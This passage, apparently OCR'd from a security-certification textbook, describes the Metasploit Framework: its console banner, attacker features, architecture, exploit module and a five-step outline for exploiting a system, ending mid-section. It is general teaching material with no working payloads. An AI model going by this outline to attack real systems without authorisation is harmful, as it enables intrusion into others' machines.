
```
       https://metasploit.com

      =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 618 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 >
```

https://www.metasploit.com

Web Server Attack Tools: Metasploit

Source: *https://www.metasploit.com*

The Metasploit Framework is a penetration-testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for various platforms. It performs fully automated exploitation of web servers by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNMP.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Menu
msfconsole - Parrot Ter...

```
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
       https://metasploit.com

      =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 618 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 >
```

Figure 13.39: Screenshot of Metasploit

An attacker may use the following features of Metasploit to perform a web server attack:

- Closed-loop vulnerability validation
- Phishing simulations
- Social engineering
- Manual brute forcing
- Manual exploitation
- Evade-leading defensive solutions

Metasploit enables pen testers to perform the following:

- Quickly complete pen-test assignments by automating repetitive tasks and leveraging multi-level attacks
- Assess the security of web applications, network and endpoint systems, as well as email users
- Tunnel any traffic through compromised targets to pivot deep into a network
- Customize the content and template of executive, audit, and technical reports

Metasploit Architecture

The Metasploit Framework is an open-source exploitation framework that provides security researchers and pen testers with a uniform model for the rapid development of exploits, payloads, encoders, no operation (NOP) generators, and reconnaissance tools. The framework reuses large chunks of code that a user would otherwise have to copy or re-implement on a per-exploit basis. The framework is modular in architecture and encourages the reuse of code across various projects. The framework can be broken down into a few different pieces, the lowest level of which is the framework core. The framework core is responsible for implementing all the required interfaces that allow interaction with exploit modules, sessions, and plugins. It supports vulnerability research, exploit development, and the creation of custom security tools.



Libraries
Rex
Framework-Core
Framework-Base
Custom plug-ins
Protocol Tools
Interfaces
mfsconsole
msfcli
msfweb
msfwx
msfapi
Security Tools
Web Services
Integration
Modules
Exploits
Payloads
Encoders
NOPS
Auxiliary

Figure 13.40: Metasploit architecture

Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to **encapsulate an exploit**, with the help of which users can target many platforms with a single exploit
- This module comes with **simplified meta-information fields**
- With the use of a Mixins feature, users can also **modify exploit behavior dynamically**, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1. **Configure an Active Exploit**
2. **Verify the Exploit Options**
3. **Select a Target**
4. **Select a Payload**
5. **Launch the Exploit**


Metasploit Payload and Auxiliary Modules

Payload Module

